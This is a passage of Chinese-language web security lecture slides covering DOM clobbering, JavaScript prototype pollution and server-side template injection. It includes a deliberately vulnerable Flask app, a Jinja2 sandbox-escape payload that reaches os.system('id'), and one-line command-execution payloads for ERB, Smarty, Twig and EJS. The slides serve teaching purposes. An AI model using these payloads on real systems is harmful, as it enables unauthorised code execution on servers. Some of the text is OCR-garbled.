


```
htmlentities(  
  htmlentities('')  
)
```

# Advanced: $\infty$ Level

- 缺點：iframe 載入需要時間差
- 可能解法：使用 remote css 延時（可能受 CSP 限制）

```
<iframe name="level1" srcdoc='  
<iframe name="level2" srcdoc="  
  <iframe name=&quot;level3&quot;  
    srcdoc=&quot;<a id=final></a>&quot;  
  </iframe>  
</iframe>  
></iframe>  
></iframe>  
<style> @import 'http://example.com'; </style>
```



The diagram illustrates the loading sequence of the nested iframes. An orange arrow points from the `&quot;level3&quot;` attribute in the third iframe's `srcdoc` to the `htmlentities('')` function call in the CSS file loaded by the first iframe. This indicates that the third iframe's content is loaded after the CSS file is loaded, which is the intended behavior for the delay.

# More about DOM clobbering

- 現實案例: [XSS in GMail's AMP4Email via DOM Clobbering](#)
- References:
  - [DOM Clobbering strikes back](#)
  - [HTML Spec](#)

# JavaScript Prototype Pollution

# JavaScript OOP 101

```
1. function Cat() {  
2.   this.sound = 'meow!';  
3.   this.meow = function () {  
4.     alert(this.sound);  
5.   }  
6. }
```

← 綁在 **object** 上

綁在 **class** 上 →

```
1. function Cat() {  
2.   this.sound = 'meow!';  
3. }  
4. Cat.prototype.meow = function () {  
5.   alert(this.sound);  
6. }
```

# JavaScript OOP 101

```
1. function Cat() {  
2.   this.sound = 'meow!';  
3. }  
4. Cat.prototype.meow = function () {  
5.   alert(this.sound);  
6. }  
7. let kitten = new Cat();
```

- `Class.prototype`  
其 instance 都會有 `prototype` 裡面的屬性和方法。
- `instance.__proto__`  
指向所屬 class 的 `prototype`。

`kitten.__proto__ === Cat.prototype`

# JavaScript OOP: 繼承

```
1. function Animal() {  
2.   this.cute = true;  
3. }  
4. function Cat() {  
5.   this.sound = 'meow!';  
6. }  
7. Cat.prototype = new Animal();  
8. let kitten = new Cat();  
9. kitten.sound; // "meow!"  
10. kitten.cute; // true
```

- Class.prototype

其 instance 都會有 prototype 裡面的屬性和方法。

- 繼承

讓子 class 的 prototype 指向想繼承的父 class instance。

標準做法應該是：

`object.create(Animal.prototype)`

# JavaScript OOP: 繼承

```
1. function Animal() {  
2.   this.cute = true;  
3. }  
4. function Cat() {  
5.   this.sound = 'meow!';  
6. }  
7. Cat.prototype = new Animal();  
8. let kitten = new Cat();  
9. kitten.sound; // "meow!"  
10. kitten.cute; // true
```





# JavaScript OOP: 繼承

```
1. function Animal() {  
2.   this.cute = true;  
3. }  
4. function Cat() {  
5.   this.sound = 'meow!';  
6. }  
7. Cat.prototype = new Animal();  
8. let kitten = new Cat();  
9. kitten.sound; // "meow!"  
10. kitten.cute; // true
```

>> kitten

← ► { sound: "meow!" }

# JavaScript OOP: 繼承

```
1. function Animal() {  
2.   this.cute = true;  
3. }  
4. function Cat() {  
5.   this.sound = 'meow!';  
6. }  
7. Cat.prototype = new Animal();  
8. let kitten = new Cat();  
9. kitten.sound; // "meow!"  
10. kitten.cute; // true
```

```
>> kitten  
← ▶ { sound: "meow!" }  
>> kitten.__proto__  
← ▶ { cute: true }
```

# JavaScript OOP: 繼承

```
1. function Animal() {  
2.   this.cute = true;  
3. }  
4. function Cat() {  
5.   this.sound = 'meow!';  
6. }  
7. Cat.prototype = new Animal();  
8. let kitten = new Cat();  
9. kitten.sound; // "meow!"  
10. kitten.cute; // true
```

```
>> kitten  
← ▶ { sound: "meow!" }  
>> kitten.__proto__  
← ▶ { cute: true }  
>> kitten.__proto__.__proto__  
← ▶ Object { ... }
```

# JavaScript OOP: 繼承

```
1. function Animal() {  
2.   this.cute = true;  
3. }  
4. function Cat() {  
5.   this.sound = 'meow!';  
6. }  
7. Cat.prototype = new Animal();  
8. let kitten = new Cat();  
9. kitten.sound; // "meow!"  
10. kitten.cute; // true
```

```
>> kitten  
← ▶ { sound: "meow!" }  
  
>> kitten.__proto__  
← ▶ { cute: true }  
  
>> kitten.__proto__.__proto__  
← ▶ Object { ... }  
  
>> kitten.__proto__.__proto__.__proto__  
← ▶ null
```

# JavaScript OOP: 繼承

```
1. function Animal() {  
2.   this.cute = true;  
3. }  
4. function Cat() {  
5.   this.sound = 'meow!';  
6. }  
7. Cat.prototype = new Animal();  
8. let kitten = new Cat();  
9. kitten.sound; // "meow!"  
10. kitten.cute; // true
```

修改它會怎樣呢？

```
>> kitten  
← ▶ { sound: "meow!" }  
>> kitten.__proto__  
← ▶ { cute: true }  
>> kitten.__proto__.__proto__  
← ▶ Object { ... }  
>> kitten.__proto__.__proto__.__proto__  
← ▶ null
```

# Prototype Pollution

```
>> let user = { admin: false }
```

# Prototype Pollution

```
>> let user = { admin: false }  
>> user.__proto__.admin = true  
>> user.admin
```

# Prototype Pollution

```
>> let user = { admin: false }
```

```
>> user.__proto__.admin = true
```

```
>> user.admin
```

```
← ► false
```

user.admin

→ false

user.\_\_proto\_\_.admin

→ true





# Prototype Pollution

```
>> let user = { admin: false }  
>> user.__proto__.admin = true  
>> user.admin  
← ► false  
>> let anotherUser = { }  
>> anotherUser.admin
```

# Prototype Pollution

```
>> let user = { admin: false }
```

```
>> user.__proto__.admin = true
```

```
>> user.admin
```

```
← ► false
```

```
>> let anotherUser = { }
```

```
>> anotherUser.admin
```

```
← ► true
```

user.admin

user.\_\_proto\_\_.admin

→ undefined

→ true



# Prototype Pollution: 出現場景

- 能任意操作 object 的 key: value → prototype pollution
- Set
  - [Prototype Pollution in lodash](#) (`_.setWith, _.set`)
  - e.g. `.set('__proto__.x', 'polluted')`
- Merge / Extend
  - [CVE-2019-11358](#) (`jQuery $.extend`)
  - e.g. `.merge({}, JSON.parse('{"__proto__":{"x":"polluted"}}'))`
- .....

# Fronted Scenario

BlackFan/client-side-prototype-pollution: Prototype  
Pollution and useful Script Gadgets

# Realworld Cases


- HackerOne **XSS** (Bug Bounty)  
[#986386 Reflected XSS on www.hackerone.com via Wistia embed code](#)
- and... a lot of **XSS**  
[https://blog.s1r1us.ninja/research/PP](#)
- Kibana **RCE** (CVE-2019-7609)  
[Prototype Pollution in Kibana](#)

Advanced Injection

{{Template Injection}}

# Template Engine / 模板引擎

- 現代大多 web framework 都會實作
- 將使用者介面與資料分離



# Server Side Template Injection

- Template 可控 → SSTI → Pwned!

```
from flask import Flask, render_template_string, request
app = Flask(__name__)

@app.route('/')
def index():
    name = request.args.get('name')
    template = '<h1>hello {}!</h1>'.format(name)
    return render_template_string(template)

app.run()
```



# Server Side Template Injection

```
from flask import Flask, render_template_string, request
app = Flask(__name__)

@app.route('/')
def index():
    name = request.args.get('name')
    template = '<h1>Hello {}!</h1>'.format(name)
    return render_template_string(template)

app.run()
```

```
<h1>
  Hello <svg/onload=alert(1)>!
</h1>
```

`/?name=<svg/onload=alert(1)>`

# Server Side Template Injection

```
from flask import Flask, render_template_string, request
app = Flask(__name__)

@app.route('/')
def index():
    name = request.args.get('name')
    template = '<h1>Hello {}!</h1>'.format(name)
    return render_template_string(template)

app.run()
```

```
<h1>
  Hello 49!
</h1>
```

`/?name={{7*7}}`

# Server Side Template Injection

```
from flask import Flask, render_template_string, request
app = Flask(__name__)


@app.route('/')
def index():
    name = request.args.get('name')
    template = '<h1>Hello {}!</h1>'.format(name)
    return render_template_string(template)

app.run()
```

```
<h1>
  Hello 7777777!
</h1>
```

`/?name={{ "7"*7 }}`

# Identify Template Engine



Let's Pwn the Template!

# Jinja2

- Python template engine
- Flask 御用模板引擎
- 把使用者的 code 擺在 **sandbox** 裡面跑

```
<!DOCTYPE html>
<html>
  <head>
    <title>{{ variable|escape }}</title>
  </head>
  <body>
    {% for item in item_list %}
      {{ item }}{% if not loop.last %},{% endif %}
    {% endfor %}
  </body>
</html>
```



# Python 入門

```
>>> type([])
```

```
<class 'list'>
```

```
>>> type(())
```

```
<class 'tuple'>
```

```
>>> type("")
```

```
<class 'str'>
```



# Python 入門

```
>>> type([])  
<class 'list'>
```

```
>>> type(())  
<class 'tuple'>
```

```
>>> type("")  
<class 'str'>
```

```
>>> [].__class__  
<class 'list'>
```

```
>>> ().__class__  
<class 'tuple'>
```

```
>>> "".__class__  
<class 'str'>
```

# Python 入門

```
>>> type([])  
<class 'list'>
```

```
>>> type(())  
<class 'tuple'>
```

```
>>> type("")  
<class 'str'>
```

```
>>> [].__class__.__mro_  
(<class 'list'>, <class 'object'>)  
>>> ().__class__.__mro_  
(<class 'tuple'>, <class 'object'>)  
>>> "".__class__.__mro_  
(<class 'str'>, <class 'object'>)
```

Method Resolution Order



# Python 入門

```
>>> type([])  
<class 'list'>
```

```
>>> type(())
```

```
>>> [].__class__.__mro__  
(<class 'list'>, <class 'object'>)
```

大家都是 object

```
<class 'str'>
```

```
.__class__.__mro__  
(<class 'str'>, <class 'object'>)
```

Method Resolution Order

# object?

```
{{ (__class__.__base__ )}}
```

```
<class 'object'>
```

# Dump object 的 subclasses

```
{{ (__class__.__base__.__subclasses__()) }}
```

```
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>,  
<class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, ..... ,  
<class 'str_iterator'>, <class 'tuple_iterator'>, <class  
'collections.abc.Sized'>, <class 'collections.abc.Container'>,  
<class 'collections.abc.Callable'>, <class 'os._wrap_close'>,  
<class '_sitebuiltins.Quitter'>, <class  
'_sitebuiltins._Printer'>, ..... , <enum 'Enum'>, <class  
're.Pattern'>, <class 're.Match'>, <class '_sre.SRE_Scanner'>,  
<class 'sre_parse.State'>, <class 'sre_parse.SubPattern'>,  
<class 'sre_parse.Tokenizer'>, <class 're.Scanner'>]
```

# Dump object 的 subclasses

```
{{ (__class__.__base__.__subclasses__())[132] }}  
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, ..... ,  
<class 'str_iterator'>, <class 'tuple_iterator'>, <class  
'collections.abc.Sized'>, <class 'collections.abc.Container'>,  
<class 'collections.abc.Callable'>, <class 'os._wrap_close'>,  
<class '_sitebuiltins.Quitter'>, <class  
'_sitebuiltins._Printer'>, ..... , <enum 'Enum'>, <class  
're.Pattern'>, <class 're.Match'>, <class '_sre.SRE_Scanner'>,  
<class 'sre_parse.State'>, <class 'sre_parse.SubPattern'>,  
<class 'sre_parse.Tokenizer'>, <class 're.Scanner'>]
```

# RCE?

```
{{ (__class__.__base__.__subclasses__())[132]  
    .__init__ }}
```

```
...  
class _wrap_close:  
    def __init__(self, stream, proc):  
        self._stream = stream  
        self._proc = proc  
...
```

/usr/lib/python3.8/os.py

# RCE?

```
{{ (__class__.__base__.__subclasses__()[132]  
    .__init__.__globals__ )}}
```

```
...  
class _wrap_close:  
    def __init__(self, stream, proc):  
        self._stream = stream  
        self._proc = proc  
...
```

/usr/lib/python3.8/os.py





# RCE?

```
{{ (__class__.__base__.__subclasses__()[132]  
    .__init__.__globals__['system']('id') ) }}
```

/usr/lib/python3.8/os.py

```
...  
if 'posix' in _names:  
    name = 'posix'  
    linesep = '\n'  
    from posix import *  
...  
posix.system
```



# RCE!

```
{{ (__class__.__base__.__subclasses__()[132]  
    .__init__.__globals__['system']('id') }}
```

/usr/lib/python3.8/os.py

...


## RCE

linesep = '\n'

from posix import \*

...

system()



# RCE!

```
from flask import Flask, render_template_string, request
app = Flask(__name__)
```

```
@app.route('/')
def index():
```

```
    name = request.args.get('name')
```

```
    template = '<h1>Hello {}!</h1>'.format(name)
```

```
    return render_template_string(template)
```

```
app.run()
```

```
<h1>
```

```
    Hello uid=1000(splitline)
    gid=1000(splitline) ... !
```

```
</h1>
```

```
/?name={{ (__class__.__base__.__subclasses__()[132]
            .__init__.__globals__['system']('id')) }}
```

# Bonus: Python Format String Attack

- `"Hello %s" % name`
- `"Hello %(name)s" % {"name": "Meow"}`
- `"Hello {0}".format(name)`
- `"Hello {name}".format(name="Meow")`
- `f"Hello {name}"`

# Other Template Engines (Selected)

- Ruby (erb)

- `<%= system('id') %>`

- PHP

- Smarty `{ system('id') }`

- Twig `{{ ['id'] | filter('system') }}`

- Node.js

- ejs

- `<%= global.process.mainModule.require("child_process").execSync("id").toString() %>`

終於結束ㄌ

# Some other important topics...

- HTTP Request Smuggling
- XXE
- Cache poisoning
- Java: JNDI / RMI ...
- ...

</websec>